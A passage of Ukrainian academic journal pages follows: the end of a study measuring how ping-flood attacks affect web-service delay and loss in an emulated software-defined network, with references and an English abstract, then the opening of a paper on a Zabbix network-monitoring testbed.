можуть бути успішно реалізовані. Це може статися в програмно-визначених мобільних мережах, мережах Wi-Fi або якщо сигнальний трафік проходить через мережу, що знаходиться під керуванням зловмисника. Зловмисники можуть виявляти сигнальний трафік з каналу, щоб визначити топологію мережі, а також модифікувати його, щоб змусити мережу працювати непередбачувано. Крім того, вони можуть перевантажувати таблиці потоків, встановлюючи велику кількість правил, як тільки отримують доступ до каналу [20].


Крім того, комутатор під керуванням зловмисника, з підробленою ідентичністю справжнього комутатора може відключити останній від мережі, що в подальшому призведе до відключення всіх кінцевих хостів, пов'язаних зі справжнім комутатором, і може призвести до порушення мережевого трафіку [21]. Комутатор під керуванням зловмисника може перевантажити контролер занадто великою кількістю фальшивих запитів PACKET IN і обмежити його доступність для обробки справжніх запитів потоку. Також, комутатор і контролер обмінюються ехо-запитами та повідомленнями-відповідями, щоб перевірити наявність та справність з'єднання між ними. Комутатор під управлінням зловмисника також може використовувати ці керуючі повідомлення для перевантаження контролера.

### 3. Загрози на рівні даних

Площина даних складається з комутаторів та інших мережевих пристроїв і головним чином відповідає за обробку даних, їх пересилання, відкидання, а також збір статистики. Функціонування площини даних відбувається на основі правил потоків, що надаються контролером мережі. Якщо для пакета відбувається подія flow tablemiss, пакет пересилається на контролер для встановлення правила в комутаторі або дій, які необхідно виконати для пакета. Тому час відгуку для першого пакета в потоці, як правило, довший, ніж час відгуку наступних пакетів того ж потоку. Ця особливість SDN допомагає зловмисникам відслідковувати SDN з площини даних [22]. Зловмисник може виявити потоки, для яких контролер не встановлює правила в таблицях потоків; замість цього він надсилає повідомлення PACKET OUT для їх обробки у відповідь на повідомлення PACKET IN, що надсилаються комутаторами, які відповідають потоку. Зловмисники можуть надсилати такі потоки, при обробці яких відбувається перевантаження контролера. Пакети в цих потоках займають буфер пам'яті комутатора до тих пір, поки не отримають відповіді від контролера,

що призводить до погіршення продуктивності мережі. Кількість пакетів, які комутатор може зберігати в своєму буфері під час події PACKET IN обмежена і визначається під час з'єднання комутатора з контролером. Коли комутатор має достатньо пам'яті для буферизації пакетів, він надсилає повідомлення PACKET IN з невеликою частиною заголовка пакета разом з ідентифікатором буфера. У відповідь на повідомлення PACKET IN контролер надсилає повідомлення FLOW MOD або PACKET OUT, використовуючи ідентифікатор буфера в отриманому повідомленні PACKET IN. Як тільки комутатор отримує повідомлення від контролера, він видаляє пакет з буфера, ідентифікатор буфера якого збігається з ідентифікатором, зазначеним у повідомленні. Таким чином, канал управління несе менший обсяг трафіку для повідомлення PACKET IN і його повідомлень-відповідей. Однак, коли комутатори вичерпують свій буфер пам'яті через велику кількість фальшивих запитів PACKET IN від зловмисників, вони починають надсилати повний пакет в повідомленні PACKET IN, а також отримувати весь пакет з повідомленнями-відповіддю від контролера. Таким чином, канал перевантажується великим обсягом трафіку порівняно з попереднім випадком [23].

В дослідженні проведено реалізацію та аналіз тих атак, для яких зловмисники не вимагають жодної автентифікації для доступу до системи SDN. У цьому контексті обрано атаку на площину даних.



**Рис. 1. Варіант структури мережі для дослідження атаки на площину даних:**

Eh1, Eh2 – веб-хости користувачів,  
Mh1, Mh2 – зловмисники

При атаки на площину даних зловмисники надсилають фальшиві запити, щоб завантажити контролер і комутатори для їх обробки, що призводить до затримок і втрат у налаштуванні правил потоку для легального трафіку. Проведена

оцінка впливу цієї атаки на затримку встановлення з'єднання та втрату клієнтських запитів до веб-серверів. Зі зростанням електронної комерції, мережеві оператори повинні відповідати Service Level Agreement (SLA) для своїх веб-клієнтів. Доступність веб-сервісів і час відгуку є двома важливими показниками в будь-якому SLA. Розрахунок цих показників проводиться на основі вимірювання втрат клієнтських запитів і затримки встановлення з'єднання.

На основі контролера POX (контролер з відкритим вихідним кодом на основі Python, який забезпечує платформу для швидкої розробки SDN-додатків) та програмного емулятора SDN – Mininet (емулює мережеві хости, комутатори та зв'язки між ними) проведено дослідження атаки на площину даних. Комутатори на основі OF реалізовані за допомогою Open vSwitch. Комутатори підключаються до контролера який працює на тому ж хості або на віддаленому хості. Проведена модифікація наявного компоненту в POX для Ethernet-комутатора. Модифікований компонент встановлює правила потоку тільки для веб-трафіку, використовуючи повідомлення FLOW MOD. Для будь-якого іншого трафіку він генерує подію PACKET OUT для перенаправлення пакетів з певних портів комутаторів без встановлення правил. Тайм-аут простою для правила потоку встановлений на 15 секунд. Встановлене правило буде видалено з таблиць потоків, якщо комутатор не отримає жодного пакета, який відповідає правилу протягом цього періоду очікування. Веб-клієнт надсилає запит на веб-сервер через певний проміжок часу, що вважається легітимним трафіком. Вплив атаки оцінюються у двох випадках. У першому випадку інтервал між кожним запитом встановлюється меншим, ніж тайм-аут встановленого правила. У другому випадку інтервал встановлюється більшим, ніж тайм-аут встановленого правила.

Для автоматизації клієнтських запитів була використана утиліта curl (утиліта з відкритим вихідним кодом командного рядка, який підтримує різні протоколи, що використовуються для передачі даних мережею). Використовуючи цю утиліту можна встановити максимальний часовий ліміт, тобто тайм-аут з'єднання, до якого він намагатиметься з'єднатися з сервером. З'єднання вважається втраченим після закінчення тайм-ауту (у дослідженні тайм-аут – 60 сек.).

Віртуальні хости були з'єднані з двома комутаторами, які в свою чергу були підключені до контролера. Швидкість і затримка з'єднання між

контролером і комутатором, комутатором і комутатором, та хостом-комутатором наведено в табл. 1.

Таблиця 1

**Лінійна швидкість та затримка різних видів з'єднань**

Тип з'єднання	Швидкість	Затримка
Контролер-комутатор	10 Мбіт/с	1 мс
Комутатор-комутатор	10 Мбіт/с	1 мс
Хост-комутатор	10 Мбіт/с	1 мс


Для достовірної оцінки впливу атак з'єднано 10 веб-клієнт серверних пар з комутаторами. Клієнти надсилають 20 запитів до відповідних серверів через фіксований інтервал часу за допомогою curl. Ping розглядався як ворожа атака. Хости зловмисника розглядалися як частина керованої мережі, які розташовані розподілено, щоб імітувати ботнети. Хост-зловмисник надсилає ping-пакети на свій одноранговий хост у мережі. Під час експериментів варіювалась частота надходження ping-пакетів і проводилось дослідження їхнього впливу на веб-сервіси. Розглянуто такі сценарії атаки залежно від місця розташування клієнт-серверів (веб-хостів) та зловмисників: веб-хости і зловмисники знаходяться в одній мережі; веб-хости знаходяться в одній мережі, а зловмисники – в іншій мережі; веб-хости знаходяться в одній мережі, а супротивники розподілені в різних мережах; веб-хости та зловмисники розподілені в різних мережах.

Аналіз результатів експерименту показав, що у випадку знаходження веб-хостів клієнтів та зловмисників в одній мережі затримка встановлення з'єднання досить висока, коли клієнтські запити надсилаються після закінчення періоду тайм-ауту правил потоку, порівняно з тим, коли вони надсилаються до закінчення тайм-ауту (рис. 2).

У першому випадку затримка встановлення з'єднання зросла до 22 секунд, коли частота атак досягла 14Kps (тисяч на секунду), тоді як у другому випадку – до 3 сек. Частка втрачених запитів зростає зі зростанням частоти атак в обох випадках, як показано на рис. 3.


Однак, вона є вищою в першому випадку, ніж у другому, і досягає 98 %. Причина високого рівня втрат, навіть коли запити генеруються до закінчення терміну дії правил потоку, пов'язана з великою кількістю пакетів ping-флуду від зловмисників, які призводять до вичерпання буфера пам'яті в комутаторі для черги вхідних пакетів для легітимного трафіку.

Якщо веб-хости знаходяться в одній мережі, а зловмисники – в іншій мережі (у цій експери-



**Рис. 2. Середня затримка встановлення підключення при знаходженні всіх веб-хостів та зломисників в одній мережі:**

1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку




**Рис. 3. Середня частка втрат при знаходженні всіх веб-хостів та зломисників в одній мережі:**

1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку

ментальній топології веб-вузли користувачів підключено до одного комутатора, а хости зломисника до іншого комутатора, відповідно), то вплив атаки є дуже незначним (рис. 4 та рис. 5).


Затримка зростає до 0,11 с і 0,06 с для запитів, що були згенеровані після та до закінчення терміну дії правил потоку, відповідно.

Втрати залишаються близько 5% протягом більшої частини часу, навіть якщо частота атак



**Рис. 4. Середня затримка встановлення підключення при знаходженні веб-хостів в одній мережі, а зломисників в іншій мережі:**


1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку



**Рис. 5. Середня частка втрат при знаходженні веб-хостів в одній мережі, а зломисників – в мержі веб-хостів та в іншій мережі:**


1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку

зростає в обох випадках (рис. 5). Причиною меншого впливу можна пояснити тим, що піддається атаці лише канал зв'язку між контролером та комутатором. Таблиці потоків та пам'ять буферів для постановки в чергу вхідних пакетів у комутаторі, пов'язаному з веб-вузлами, а також канал зв'язку від цього ж комутатора до контролера не були перевантажені небажаними PACKET IN запитами ping-флуду.



**Рис. 6. Середня затримка встановлення підключення коли веб-хости знаходяться в одній мережі, а зловмисники – в мережі веб-хостів та в іншій мережі:**


1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку



**Рис. 7. Середня частка втрат коли веб-хости знаходяться в одній мережі, а зловмисники – в мережі веб-хостів та в іншій мережі:**


1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку

При знаходженні веб-вузлів клієнтів в одній мережі, а зловмисники розподілені за різними мережами (веб-вузли клієнтів пов'язані з одним комутатором, в той час як зловмисники пов'язані з обома комутаторами) спостерігається, що результати (рис. 6 та рис. 7) подібні



**Рис. 8. Середня затримка встановлення підключення коли веб-хости та зловмисники розподілені по різних мережах:**

1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку



**Рис. 9. Середня частка втрат коли веб-хости знаходяться в одній мережі, а зловмисники – в мережі веб-хостів та в іншій мережі:**

1 – кількість надісланих запитів до закінчення дії правил потоку, 2 – кількість надісланих запитів після закінчення дії правил потоку

до першого, хоча в цьому сценарії зловмисники розподілені.

У випадку коли веб-хости і зловмисники розподілені в різних мережах (клієнти пов'язані з одним комутатором, а сервери були пов'язані з іншим комутатором. Зловмисники були

пов'язані з обома комутаторами) наслідки атаки є найсерйознішими з усіх. Ця атака споживає ресурси контролера, переповнює буфер пам'яті та таблиці потоків комутаторів, а також переповнює всі канали зв'язку.

Затримка встановлення з'єднання збільшилася до 52 секунд, навіть коли запити відправлені до закінчення терміну дії правил потоку, що дає уявлення про падіння реального трафіку на комутаторах через велику кількість пакетів зловмисника (рис. 8).

Частка втрат з'єднань досягала майже 100 %, коли швидкість атаки досягала 6 Кбіт/с у випадку, коли запити надсилаються після закінчення терміну дії правил потоку (рис. 9).

**Висновки.** Архітектура SDN суттєво змінює структуру мережі, що призводить до появи нових загроз безпеці, спричинених вразливістю окремих компонентів інфраструктури.

Проведена оцінка впливу атак зловмисників на продуктивність мережевих сервісів, що працюють через SDN. Оцінка впливу різних атак дає уявлення про аналіз їх ризиків і дозволяє розрахувати загальну систему оцінки вразливостей, що відповідає цим атакам. Визначено, що продуктивність веб-сервісів, враховуючи час відгуку та доступність, значно погіршується за наявності атак. Негативний вплив атак на час відгуку та доступність створює загрози для забезпечення операторами нормованого SLA для своїх клієнтів.

### Список літератури:

1. Гніденко М.П., Вишнівський В.В., Ільїн О.О. Побудова SDN мереж : навч. посіб. Київ : ДУТ, 2019. 190 с.
1. 2. Bai J. C. Sun Q. Software-Defined Wide Area Network Architectures and Technologies: training manual. CRC Press, 2013, 460 p.
2. Sabella A., Irons-Mclean R., Yannuzzi M. Orchestrating and automating security for the internet of things: Delivering advanced security capabilities from edge to cloud for IoT: book. Cisco Press, 2018. 1008 p.
3. Liu Y., Zhao B., Zhao P., Fan P., Liu H. A survey: Typical security issues of software-defined networking. *China Communications*. 2019. № 16 (7). P. 13 – 31. DOI: <https://doi.org/10.23919/JCC.2019.07.002>.
4. Mousa M., Bahaa-Eldin A.M., Sobh M. Software Defined Networking concepts and challenges. *2016 11th International Conference on Computer Engineering & Systems (ICCES)*, 2016. P. 79–90. DOI: 10.1109/ICCES.2016.7821979.
5. Ahnaf A., Erkki H., Ylianttila M. Ahmad I. Evaluation of Machine Learning Techniques for Security in SDN. *2020 IEEE Globecom Workshops*. DOI: 10.1109/GCWkshps50303.2020.9367477.
6. Software-Defined Networks. A Systems Approach: training manual. Systems Approach LLC. 2020. 194 p.
7. Siham A., Meghrouni I., Sabri Y., Hilmani A., Maizate A. Security of software defined networks: evolution and challenges. *International Journal of Reconfigurable and Embedded Systems*. 2023. № 12 (3). 384 p. DOI: 10.11591/ijres.v12.i3.pp384-391.
8. Rahouti M., Xiong K., Xin Y., Jagatheesaperumal S.K., Ayyash M., Shaheed M. SDN Security Review: Threat Taxonomy, Implications, and Open Challenges. *IEEE Access*. 2022. P. 45820–45854. DOI: 10.1109/ACCESS.2022.3168972.
9. Iftekhhar A., Zulfikar A., Maher Z., Wu L. A Comprehensive Survey of Software Defined Networking and its Security Threats. *2024 IEEE 1st Karachi Section Humanitarian Technology Conference*. 2024. DOI: 10.1109/KHI-HTC60760.2024.10482096
10. Kujur P., Biswal S., Patel S. Security Challenges and Analysis for SDN-Based Networks. *Software Defined Networks: Architecture and Applications*. Wiley. 821 p. DOI: 10.1002/9781119857921.ch10.
11. Yeremenko O., Persikov M., Lemeshko V., Altaki B. Research and development of the secure routing flow-based model with load balancing. *Проблеми телекомунікацій*. 2021. № 2 (29). С. 3–14. URL: [https://pt.nure.ua/wp-content/uploads/2021/12/212\\_yeremenko\\_secure.pdf](https://pt.nure.ua/wp-content/uploads/2021/12/212_yeremenko_secure.pdf). (дата звернення: 17.03.24).
12. Abdulsamad A.A., Salih, T.A. IoT security improvement based on SDN Controller. *Eurasian Journal of Engineering and Technology*. 2023. № 14, P. 49–56. URL: <https://geniusjournals.org/index.php/ejet/article/view/3199> (дата звернення: 27.02.2024).
13. Pradhan A., Mathew R. Solutions to Vulnerabilities and Threats in Software Defined Networking (SDN). *Procedia Computer Science*. 2020. Vol. 171, P. 2581–2589. DOI:10.1016/j.procs.2020.04.280.
14. Nadim A., Dutta N. Analysis of Security Attacks in SDN Network: A Comprehensive Survey. *Contemporary Issues in Communication, Cloud and Big Data Analytics*. 2022. P. 27–37. DOI:10.1007/978-981-16-4244-9\_3.
15. Karthika P., Karmel Dr. A. Analysis of Different Attacks on Software Defined Network and Approaches to Mitigate using Intelligent Techniques. *International Journal of Advanced Computer Science and Applications*. 2021. № 12 (9). DOI: 10.14569/IJACSA.2021.0120938.

16. Anmol M., Abhinav B. Attacks in Software-Defined Networking: A Review. *Proceedings of the International Conference on Innovative Computing & Communications*. 2020. URL: [https://papers.ssrn.com/sol3/papers.cfm?abstract\\_id=3564048](https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3564048) (дата звернення: 01.04.2024).
17. Anh T., Bo Li, Faheem U., Tanvir U., Ranesh N., Muhammad A., Hung N. Defending SDN against packet injection attacks using deep learning. *Computer Networks*. 2023. Vol. 234. P. 144–158. <https://doi.org/10.1016/j.comnet.2023.109935>.
18. Wang J, Wang L. SDN-Defend: A Lightweight Online Attack Detection and Mitigation System for DDoS Attacks in SDN. *Sensors*. 2022. Vol. 22 (21). P. 8287. DOI: <https://doi.org/10.3390/s22218287>.
19. Farooq MS, Riaz S, Alvi A. Security and Privacy Issues in Software-Defined Networking (SDN): A Systematic Literature Review. *Electronics*. 2023. № 12 (14). DOI: <https://doi.org/10.3390/electronics12143077>.
20. Singh J., Behal S. Detection and mitigation of DDoS attacks in SDN: A comprehensive review, research challenges and future directions, *Computer Science Review*. 2020. Vol. 37. DOI: <https://doi.org/10.1016/j.cosrev.2020.100279>.
21. Alsaghier H. Attack on sdn infrastructure and security measures. *Journal of Engineering and Applied Sciences*. 2019. P. 1–17. DOI: <https://doi.org/10.5455/jeas.2019090101>.
22. Maleh Y., Qasmaoui Y., Gholami K., Sadqi Y., Mounir S. A comprehensive survey on SDN security: threats, mitigations, and future directions. *Journal of Reliable Intelligent Environments*. 2022. DOI: 10.1007/s40860-022-00171-8.
23. Juan Camilo Correa Chica, Jenny Cuatindioy Imbachi, Juan Felipe Botero Vega. Security in SDN: A comprehensive survey. *Journal of Network and Computer Applications*. 2020. Vol. 159. DOI: <https://doi.org/10.1016/j.jnca.2020.102595>.

#### **Aliksieiev M.O., Sinko V.V., Mohylevych V.D. ASSESSING THE IMPACT OF ATTACKS IN SOFTWARE-DEFINED NETWORKS**

*The growing complexity of cyber threats and constant changes in technology require further development and improvement of the information security of a software-defined network. Therefore, it is important to analyze the impact of attacks and improve the methods and means of protecting a software-defined network.*

*The article is devoted to analyzing the impact of attacks on the data plane of a software-defined network. The threats to a software-controlled network are identified and assessed, and it is proved that the security of this network largely depends on the protection of the network control plane.*

*The study covers a wide range of attack scenarios based on the location of client servers (web hosts) and attackers. This allowed us to analyze in detail different types of attacks and their potential consequences.*

*Based on the analysis of the study results, it was found that the consequences of attacks significantly depend on the location of web hosts and attackers. In particular, it is shown that when web hosts and attackers are located in different networks, and when clients are connected to one switch and servers to another, and attackers have access to both switches, the consequences of the attack are the most serious. Such an attack can cause controller overload, overflow of the memory buffer and switch flow tables, and blocking of all communication channels, leading to a complete failure of the software-controlled network.*

*The results of assessing the impact of attacks on the data plane will allow us to further determine the optimal strategies for detecting and protecting a software-defined network and increase its resistance to various attacks.*

**Key words:** *software-defined network, data plane, average delay, losses, attacker.*



УДК 621.391

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/02>**Бешлей Г.В.**

Національний університет «Львівська політехніка»

**Іванюк М.М.**

Національний університет «Львівська політехніка»

**Бешлей М.І.**

Національний університет «Львівська політехніка»

## РОЗРОБКА ПРОТОТИПУ ТЕЛЕКОМУНІКАЦІЙНОЇ МЕРЕЖІ ДЛЯ ТЕСТУВАННЯ ТА РОЗВИТКУ СИСТЕМ МОНІТОРИНГУ ZABBIX

У роботі представлено прототип мережевої інфраструктури, розроблений для дослідження та вдосконалення систем моніторингу, зокрема Zabbix. Прототип, розроблений як тестовий майданчик, що забезпечує безпечне середовище для проведення експериментів, мінімізуючи ризики для реальної інфраструктури. Актуальність дослідження обумовлена необхідністю швидкого та ефективного реагування на аномалії та загрози в телекомунікаційних мережах із використанням моніторингових систем.

Прототип мережевої інфраструктури включає мережеве обладнання, таке як роутери, комутатори та сервери, інтегровані з системою моніторингу Zabbix. Налаштовано віртуальну машину з розширеним обсягом оперативної пам'яті та мережевим з'єднанням у режимі моста, що забезпечує стабільне середовище для проведення тестувань. Встановлено систему моніторингу Zabbix з автоматизованою процедурою додавання нових хостів, що значно спрощує управління мережею та інтеграцію нових пристроїв. Інтеграція чат-бота Telegram у систему моніторингу дозволила автоматично надсилати адміністраторам повідомлення про інциденти, підвищуючи оперативність реагування на проблеми. Для аналізу стійкості системи до DDoS-атак створено скрипт на мові програмування C, який протестовано у середовищі Termux. Проведене тестування продемонструвало здатність системи виявляти та реагувати на різноманітні види атак, а також виявило слабкі місця у захисті. Модернізація тригерів для виявлення аномалій у мережі підвищила ефективність реагування на загрози та дозволила вчасно виявляти проблеми. Такий підхід дає можливість ідентифікувати та усувати потенційні загрози на ранніх етапах, що є важливим для забезпечення надійності та безпеки телекомунікаційних систем.

Майбутня робота передбачає подальше вдосконалення системи моніторингу із використанням алгоритмів машинного навчання для аналітики та прийняття рішень, розширення функціональних можливостей чат-бота та автоматизованих процедур, а також проведення додаткових тестувань для підвищення надійності та безпеки телекомунікаційних мереж. Планується дослідження впливу різних типів кіберзагроз та розробка нових методів їх виявлення та нейтралізації.

**Ключові слова:** система моніторингу, прототип телекомунікаційної мережі, симуляція DDoS-атаки, тригери, виявлення аномалій, надійність, реагування на загрози.

**Постановка проблеми.** Сучасні телекомунікаційні мережі стають дедалі складнішими та інтегрованішими, забезпечуючи критично важливі функції для широкого спектра користувачів і підприємств. З ростом кількості підключених пристроїв та обсягів переданих даних, мережі стають більш вразливими до різних видів аномалій і кібератак, що може значно призводити до зниження якості обслуговування, перебоїв у роботі, витоку конфіденційних даних та інших негативних наслідків [1]. Захист та забезпечення стабільної роботи таких мереж потребує надійних інстру-

ментів для моніторингу, виявлення та реагування на різноманітні аномалії та атаки. Моніторинг програмного та апаратного забезпечення телекомунікаційної мережі відіграє ключову роль, надаючи системним адміністраторам можливість оперативно реагувати на аномалії для забезпечення стабільної роботи системи. Основним завданням моніторингу є своєчасне оповіщення про помилки в програмній або апаратній частині системи. Чим швидше здійснюється оповіщення, тим краще для організації, оскільки це дозволяє оперативно усунути причину виникнення помилки і уникнути

можливих витрат [2]. Проте тестування нових методів та удосконалення систем моніторингу у реальних мережах може бути небезпечним, спричиняючи збої у роботі мережі або втрати, які впливають на користувачів і бізнес-процеси.

**Аналіз останніх досліджень і публікацій.** Аналіз останніх наукових досліджень та публікацій в галузі системи моніторингу Zabbix свідчить про неперевершений прогрес у цій сфері. Від вивчення новітніх технологій до вдосконалення методів аналізу даних, наукові групи та експерти постійно вдосконалюють платформу Zabbix, забезпечуючи її перевагу над конкурентами [3].

Один з основних напрямків досліджень – це застосування машинного навчання та штучного інтелекту для покращення функціональності Zabbix. Впровадження новітніх алгоритмів аналізу даних дозволяє ефективно виявляти аномалії та передбачати можливі проблеми, що забезпечує безперебійну роботу інфраструктури та запобігає можливим витратам через збої [1]. Крім того, значну увагу приділяють питанням кібербезпеки та захисту даних у системі Zabbix. Запровадження передових методів шифрування, аутентифікації та авторизації забезпечує високий рівень захищеності і надійності для інформації, що зберігається та обробляється системою. Значна частина досліджень також спрямована на підвищення інтеграційних можливостей Zabbix з іншими системами та платформами. Це відкриває нові можливості для комплексного моніторингу та управління, забезпечуючи користувачам більш широкий спектр інструментів для вирішення їх потреб [4].

У підсумку, дослідження та розробки в галузі системи моніторингу Zabbix демонструють постійний розвиток та інновації, що робить цю платформу необхідним інструментом для будь-якої компанії, яка прагне забезпечити стабільність та ефективність своєї інфраструктури [5].

**Постановка завдання.** Саме тому, метою роботи є розробка прототипу телекомунікаційної мережі, яка дозволяє тестувати удосконалені системи моніторингу та досліджувати вплив аномалій на поведінку мережі й якість обслуговування, є вкрай важливою.

Наше дослідження спрямоване на вирішення кількох критичних проблем:

- Забезпечення безпечного тестування нових методів моніторингу без ризику для реальних мереж.
- Виявлення та аналіз впливу аномалій на телекомунікаційну мережу.
- Підвищення ефективності виявлення та реагування на проблеми.

- Зменшення ризиків для користувачів і бізнес-процесів шляхом оптимізації систем моніторингу.

